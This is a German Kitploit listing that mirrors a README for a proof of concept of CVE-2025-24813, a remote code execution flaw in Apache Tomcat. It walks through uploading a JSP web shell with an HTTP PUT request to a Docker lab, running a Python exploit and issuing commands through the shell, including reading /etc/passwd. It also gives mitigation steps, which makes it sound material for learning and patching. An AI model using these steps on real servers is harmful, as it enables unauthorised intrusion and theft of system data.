Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/shivshantp/cve-2025-24813
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungRed TeamingPayload-EntwicklungLabs & Praxis
GitHubshivshantp/cve-2025-24813

CVE-2025-24813

Apache Tomcat PUT JSP RCE - CVE-2025-24813 - Exploit & PoC

Repository anzeigen
536vor 1 JahrNoch nicht geprüft
Teilen

🚨 CVE-2025-24813 – Apache Tomcat PUT JSP RCE Exploit

CVE Exploit-Status Platform Language Dockerized License

Dieses Repository enthält einen vollständigen Proof-of-Concept (PoC) für CVE-2025-24813, eine Remote-Code-Execution-Schwachstelle (RCE) in Apache Tomcat, die mithilfe der HTTP-PUT-Methode eine bösartige JSP-Web-Shell bereitstellt.

🔥 Dieser Exploit zeigt, wie ein Angreifer über Datei-Upload und Payload-Ausführung in unsachgemäß gesicherten Tomcat-Instanzen RCE erreichen kann.


📁 Projektstruktur

CVE-2025-24813/
├── docker/                         
│   ├── Dockerfile
│   └── web.xml                    
├── exploit/                        
│   ├── 1_exploit_cve_2025_24813.py
│   └── shell.jsp
├── screenshots/                    
│   ├── 1_tomcat_running.png
│   ├── 2_docker_started.png
│   ├── 3_upload_shell.png
│   ├── 4_run_python_exploit.png
│   ├── 5_access_shell_whoami.png
│   ├── 6_view_etc_passwd.png
│   ├── 7_run_uname.png
│   ├── 8_run_id.png
│   └── 9_run_pwd.png
├── .gitignore
├── LICENSE
└── README.md

🚀 Exploit-Schritte

1️⃣ Docker-Umgebung einrichten

cd docker
sudo docker build -t cve-24813-tomcat .

sudo docker run -it -p 8080:8080 cve-24813-tomcat

📸 Tomcat Running
📸 Docker Started


2️⃣ Bösartige JSP-Shell hochladen

curl -X PUT --upload-file exploit/shell.jsp http://localhost:8080/shell.jsp

📸 Upload JSP


3️⃣ Python-Exploit ausführen

python3 exploit/1_exploit_cve_2025_24813.py

📸 Run Exploit


4️⃣ Mit der Web-Shell interagieren

http://localhost:8080/shell.jsp?cmd=id

http://localhost:8080/shell.jsp?cmd=uname -a
http://localhost:8080/shell.jsp?cmd=cat /etc/passwd

📸 whoami

📸 passwd
📸 uname
📸 id

📸 pwd


🧩 Funktionen

  • 🔧 Docker-basierte Einrichtung eines angreifbaren Apache-Tomcat-Servers
  • 📥 Ausnutzung der PUT-Methode zum Hochladen und Auslösen von JSP-Web-Shells
  • 🐍 Python-basiertes PoC-Skript
  • 📸 Vollständige Anleitung mit Screenshots
  • 📚 Ideal für Red-Team-Simulationen und Schulungszwecke

🛠️ So schließen Sie die Schwachstelle (Mitigation)

  • 🚫 PUT/DELETE-Methoden in web.xml oder der Serverkonfiguration deaktivieren
  • ⛓️ Security Manager oder strengere Servlet-Container-Kontrollen verwenden
  • 🔐 Datei-Upload-Filter und -Validierung auf Dateiebene anwenden
  • 🧱 WAF einrichten, um nicht autorisierte PUT-Anfragen zu blockieren
  • ✅ Auf eine sichere und gepatchte Version von Apache Tomcat aktualisieren

⚠️ Haftungsausschluss

Dieses Projekt dient nur Bildungs- und Forschungszwecken. Nicht autorisierte Tests, Ausnutzung oder Nutzung auf Systemen, die Ihnen nicht gehören oder für die Sie keine Testberechtigung haben, sind illegal und unethisch.


👨‍💻 Autor

Shivshant Patil
Certified Ethical Hacker (CEH v13)
B.Tech Computer Engineering Graduate
🔗 LinkedIn
🔗 GitHub



Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    287

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →